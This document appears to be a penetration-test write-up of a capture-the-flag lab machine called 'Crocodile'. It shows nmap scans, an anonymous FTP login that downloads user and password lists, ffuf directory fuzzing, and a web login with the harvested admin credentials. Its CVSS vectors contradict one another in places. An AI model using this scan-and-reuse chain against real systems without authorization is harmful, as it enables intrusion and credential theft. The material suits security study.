


Crocodile



Name: Crocodile

Level: Very Easy

Vulnerability: Web Application Unauthorized Access via Exposed Credentials, Anonymous FTP Service with Sensitive File Disclosure

Target: 10.129.1.15 **Date:** 2025-05-20

- [1 Introducción](#)
- [1.1 Scope](#)
- [2 Findings](#)
 - [1. Anonymous FTP Service with Sensitive File Disclosure](#)
 - [2. Web Application Unauthorized Access via Exposed Credentials](#)
- [3.1 Executive summary](#)
- [3.2 Technical Summary](#)
- [4 Exploitation Path Description](#)
 - [1.Initial Connectivity Verification](#)
 - [2 .Port Discovery and Service Identification](#)
 - [3 Data Extraction via FTP](#)
 - [4. Web Application Enumeration and Exploitation](#)
- [5 Conclusions](#)
- [6 Appendix – Tools Utilized](#)

1 Introducción

This report details the results of an authorized penetration test performed on the target machine with IP address **10.129.1.15**. The assessment focused on evaluating the security of the publicly exposed FTP and HTTP services to identify any vulnerabilities that could be exploited for unauthorized access or data disclosure. All activities were conducted in a

controlled environment using industry-standard tools and methodologies, ensuring that the evaluation remained within the defined scope and did not impact other systems.

1.1 Scope

The engagement was limited solely to the target machine at IP address **10.129.1.15**, focusing on its publicly exposed FTP (port 21) and HTTP (port 80) services.

2 Findings

1. Anonymous FTP Service with Sensitive File Disclosure

- **Finding Description:** The FTP service running on port 21 (vsftpd 3.0.3) is misconfigured to allow anonymous logins. This configuration permits unauthenticated users to connect to the FTP server and access its directories. During testing, two files—`allowed.userlist` and `allowed.userlist.passwd`—were discovered and downloaded. Their contents reveal valid usernames (e.g., *aron*, *pwnmeow*, *egotisticalsw*, *admin*) along with corresponding plaintext passwords (e.g., `_root`, `Supersecretpassword1`, `@BaASD&9032123sADS`, `REDACTED`), indicating a significant credential exposure.
- **Impact:** The exposure of these credentials enables an attacker to leverage them against other services within the network. Sensitive account information, once in the wrong hands, can be used to gain unauthorized access or escalate privileges, thus compromising the confidentiality and integrity of the affected systems.
- **CVSS v3.1 Rating:** Given the low attack complexity, remote exploitability, and severe impact on confidentiality, integrity, and potential lateral movement, this issue is rated as **8.8 (High)**.

Base Score		8.8 (High)
Attack Vector (AV)	Scope (S)	
Network (N) Adjacent (A) Local (L) Physical (P)	Unchanged (U) Changed (C)	
Attack Complexity (AC)	Confidentiality (C)	
Low (L) High (H)	None (N) Low (L) High (H)	
Privileges Required (PR)	Integrity (I)	
None (N) Low (L) High (H)	None (N) Low (L) High (H)	
User Interaction (UI)	Availability (A)	
None (N) Required (R)	None (N) Low (L) High (H)	

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.1 Score: 8.8 (High)

2. Web Application Unauthorized Access via Exposed Credentials

- **Finding Description:** The credentials obtained from the anonymous FTP service were directly applicable to the web application hosted on port 80. Testing confirmed that using the extracted account details (for example, `admin` with password `<REDACTED>`) allowed successful login through the web application's login page. This demonstrates that the compromised credentials enable an attacker to bypass authentication mechanisms, effectively gaining unauthorized access to critical web-based services.
- **Impact:** Unauthorized access to the web application may lead to exposure or manipulation of sensitive data, potential administrative takeover, and further exploitation of the internal network. This not only undermines the security controls of the application but also increases the risk of broader network compromise.
- **CVSS v3.1 Rating:** Due to the ease of exploitation (credential reuse) and the high impact on system confidentiality and integrity, this vulnerability is also rated as **8.8 (High)**.

Base Score

8.8
(High)

Attack Vector (AV)
 Network (N) **Adjacent (A)** Local (L) Physical (P)

Attack Complexity (AC)
 Low (L) **High (H)**

Privileges Required (PR)
 None (N) Low (L) High (H)

User Interaction (UI)
 None (N) **Required (R)**

Scope (S)
 Unchanged (U) **Changed (C)**

Confidentiality (C)
 None (N) Low (L) **High (H)**

Integrity (I)
 None (N) Low (L) **High (H)**

Availability (A)
 None (N) Low (L) **High (H)**

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Overall Summary: The findings illustrate a multi-stage attack vector: First, the anonymous FTP configuration permits unrestricted file access that exposes valid user credentials. Next, these exposed credentials are used to achieve unauthorized access to the web application. Together, these vulnerabilities present a severe security risk and require immediate remediation to protect sensitive internal assets.

3.1 Executive summary

Our review of one of our company systems (located at IP address 10.129.1.15) has revealed two significant security issues that need prompt attention. First, a system used for storing and sharing company files was improperly configured, which allowed anyone to access and download sensitive documents containing user login details. Second, these compromised user details were then used to gain unauthorized access to one of our online services.

What This Means for Us:

- **Data Exposure & Unauthorized Access:** Unauthorized individuals could potentially leverage this vulnerability to access confidential company information, putting our operations, reputation, and finances at risk.

- **Immediate Investment in Security:** To protect our assets and ensure continued trust from customers and partners, we recommend a swift investment in security improvements.

Key Recommendations:

- **Lock Down File Access:** Adjust the configuration for our file-sharing system so that only verified users can view or modify sensitive documents.
- **Enhance Login Security:** Introduce stronger authentication measures—such as enforcing robust password policies and multi-factor authentication—to prevent unauthorized access.
- **Regular Security Audits:** Implement routine reviews of our security settings to promptly identify and fix any misconfigurations.

By addressing these issues immediately, we can significantly reduce the risk of a potential data breach and safeguard our business integrity.

3.2 Technical Summary

Our penetration testing of the machine at **10.129.1.15** uncovered a chain of vulnerabilities, summarized as follows:

1. **Insecure File Sharing Service:** The FTP service (vsftpd 3.0.3) was misconfigured to allow anonymous logins. This permitted the download of two sensitive files (`allowed.userlist` and `allowed.userlist.passwd`), which contained valid usernames and plaintext passwords.
2. **Credential-Based Unauthorized Access:** The credentials extracted from the FTP service—specifically, the `admin` account with the password `<REDACTED>`—were successfully leveraged to authenticate to the web application running on Apache 2.4.41. This unauthorized access confirms that the misconfiguration significantly compromises internal systems.

Mitigation Recommendations:

- **Disable Anonymous Access:** Configure the FTP service to disallow anonymous logins, ensuring that only authenticated users can access file transfers.
- **Secure File Permissions:** Apply strict restrictions and secure permissions to directories that contain sensitive files.
- **Strengthen Authentication:** Enforce strong password policies and consider implementing multi-factor authentication for both the file-sharing service and the web application.
- **Conduct Regular Audits:** Schedule periodic reviews of system configurations to detect and remediate misconfigurations promptly.

Implementing these technical measures will remediate the vulnerabilities and help maintain the integrity and confidentiality of our internal systems.

4 Exploitation Path Description

1.Initial Connectivity Verification

The testing began by verifying the availability of the target host (10.129.1.15) using the ping command:

```
kali@kali ~/workspace/crocodile/nmap [17:11:53] $ ping -c 1 10.129.1.15
PING 10.129.1.15 (10.129.1.15) 56(84) bytes of data.
64 bytes from 10.129.1.15: icmp_seq=1 ttl=63 time=55.7 ms

--- 10.129.1.15 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.668/55.668/55.668/0.000 ms
```

The response (TTL 63) confirmed that the target system is live and likely running on Linux.

2 .Port Discovery and Service Identification

A high-rate SYN scan was carried out to discover open ports:

```
kali@kali ~/workspace/crocodile/nmap [17:12:53] $ sudo nmap -sS -p- --open
-n -Pn --min-rate 5000 10.129.1.15 -oG crocodilePortsG
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 17:13 EDT
Nmap scan report for 10.129.1.15
Host is up (0.036s latency).
Not shown: 62878 closed tcp ports (reset), 2655 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
```

The scan reported that ports **21** (FTP) and **80** (HTTP) were open.

A detailed service scan was then performed:

```
kali@kali ~/workspace/crocodile/nmap [17:13:14] $ nmap -sVC -p 21,80
10.129.1.15 -oN crocodileSEervices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 17:13 EDT
```

```
NSE: Warning: Could not load 'docker-version.nse': no path to
file/directory: docker-version.nse
```

```
Nmap scan report for 10.129.1.15
```

```
Host is up (0.051s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
21/tcp open  ftp      vsftpd 3.0.3
```

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
| -rw-r--r--    1 ftp      ftp          33 Jun 08  2021 allowed.userlist
```

```
|_-rw-r--r--    1 ftp      ftp          62 Apr 20  2021
```

```
allowed.userlist.passwd
```

```
| ftp-syst:
```

```
|  STAT:
```

```
| FTP server status:
```

```
|    Connected to ::ffff:10.10.15.94
```

```
|    Logged in as ftp
```

```
|    TYPE: ASCII
```

```
|    No session bandwidth limit
```

```
|    Session timeout in seconds is 300
```

```
|    Control connection is plain text
```

```
|    Data connections will be plain text
```

```
|    At session startup, client count was 1
```

```
|    vsFTPd 3.0.3 - secure, fast, stable
```

```
|_End of status
```

```
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
```

```
|_http-title: Smash - Bootstrap Business Template
```

```
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

```
Service Info: OS: Unix
```

- **FTP (Port 21):** The service was identified as vsftpd 3.0.3; moreover, anonymous FTP login was allowed. The scan uncovered two files:
 - allowed.userlist
 - allowed.userlist.passwd
- **HTTP (Port 80):** The server was running Apache 2.4.41 on Ubuntu with a “Smash - Bootstrap Business Template” web page.

3 Data Extraction via FTP

Exploiting the anonymous FTP access, a connection was established using:

```
ftp anonymous@10.129.1.15
```

```
kali@kali ~/workspace/crocodile/nmap [17:14:03] $ ftp
anonymous@10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Listing the content

```
ftp> ls
229 Entering Extended Passive Mode (|||42814|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp          62 Apr 20  2021
allowed.userlist.passwd
226 Directory send OK.
```

Downloading the users

```
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||44802|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100%
|*****|
*****
*****|      33      30.89 KiB/s
00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.87 KiB/s)
```

Downloading the passwords

```
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||43252|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62
bytes).
100%
|*****|
*****
```

```
*****| 62 243.15 KiB/s
00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (1.67 KiB/s)
```

Once connected, a directory listing revealed the presence of the two files. Both files were downloaded using standard FTP commands (`get`). Their contents revealed:

Users


```
kali@kali ~/workspace/crocodile/content [17:16:07] $ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
```

Passwords

```
kali@kali ~/workspace/crocodile/content [17:16:09] $ cat
allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
<REDACTED>
```

The extracted credentials indicated that the account `admin` paired with the password `<REDACTED>` was valid.

The http service :



4. Web Application Enumeration and Exploitation

This enumeration confirmed several accessible directories and identified the login page (`login.php`) of the web application. Using the credentials obtained from the FTP files, a login attempt was made:

- **Username:** `admin`
- **Password:** `<REDACTED>`

The authentication was successful, as evidenced by the login success screenshot, thereby demonstrating that the web application is vulnerable to unauthorized access using credentials harvested from the FTP service.

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.129.1.15/FUZZ.php
```

Output

```
/'__\ /'__\ /'__\
/\ \_/\ /\ \_/\ _ _ /\ \_/\
\ \ ,_\ \ \ ,_\ \ \ \ \ \ \ ,_\
\ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
\ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
\ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
```


v2.1.0-dev

```
:: Method          : GET
:: URL             : http://10.129.1.15/FUZZ.php
:: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-
299,301,302,307,401,403,405,500
```

```
.hta                [Status: 403, Size: 276, Words: 20, Lines: 10,
Duration: 36ms]
.htaccess            [Status: 403, Size: 276, Words: 20, Lines: 10,
Duration: 2467ms]
```


```
.htpasswd [Status: 403, Size: 276, Words: 20, Lines: 10,
Duration: 2469ms]
config [Status: 200, Size: 0, Words: 1, Lines: 1,
Duration: 39ms]
[Status: 403, Size: 276, Words: 20, Lines: 10,
Duration: 3769ms]
login [Status: 200, Size: 1577, Words: 227, Lines: 40,
Duration: 38ms]
logout [Status: 302, Size: 0, Words: 1, Lines: 1,
Duration: 38ms]
:: Progress: [4614/4614] :: Job [1/1] :: 1069 req/sec :: Duration:
[0:00:07] :: Errors: 0 ::
```

login.php site:



The screenshot shows a web browser window with the address bar displaying "10.129.1.15/login.php". The page content is a simple login form with the heading "Please sign in". It includes two input fields for "Username" and "Password", a checkbox for "Remember me", and a blue "Sign in" button.

Login success:



This exploitation chain illustrates that the target system suffers from misconfigurations in both the FTP and HTTP services, resulting in exposure of sensitive credentials that enable

unauthorized access to the web application.

5 Conclusions

The penetration test of the target system at IP address **10.129.1.15** revealed a concerning chain of vulnerabilities stemming from insecure configurations in two critical services. First, an improperly secured file-sharing service allowed anonymous access, which led to the exposure of sensitive files containing user credentials. Second, these exposed credentials were successfully used to gain unauthorized access to the web application, highlighting a significant weakness in our authentication processes.

Key Takeaways:

- **Multi-Stage Exploitation:** The vulnerabilities discovered create a chain effect where an initial misconfiguration in file access directly leads to unauthorized system entry via the web application.
- **Risk Implications:** If left unaddressed, these security oversights could facilitate broader access to sensitive data, potentially causing financial, operational, and reputational damage.
- **Remediation Urgency:** Immediate remediation measures—including disallowing anonymous file access, securing sensitive directories, and enforcing robust authentication mechanisms—are essential to mitigate this risk and prevent future exploitation.

In summary, the findings from this assessment emphasize the need for a prompt and comprehensive re-evaluation of our security configurations. Implementing the recommended corrective actions will not only close these vulnerabilities but also strengthen our overall security posture against evolving threats.

6 Appendix – Tools Utilized

- **Ping:** Used to verify the connectivity and uptime of the target system by sending ICMP echo requests.
- **Nmap (v7.95):** Employed for port scanning and service identification. Two scans were performed:
 - A high-rate SYN scan to swiftly determine open ports.
 - A version detection scan using NSE scripts for detailed analysis of the FTP and HTTP services.
- **FTP Client:** Utilized to connect anonymously to the FTP service, allowing for file directory listing and file downloads.
- **WhatWeb:** Deployed to gather detailed information about the web server, including technologies and headers, which aided in understanding the server's configuration.
- **FFUF:** A fuzzing tool used for directory enumeration on the HTTP service to identify hidden or sensitive web resources.

These tools together enabled comprehensive reconnaissance, exploitation, and data gathering throughout the testing process, ensuring a thorough assessment of the target vulnerabilities.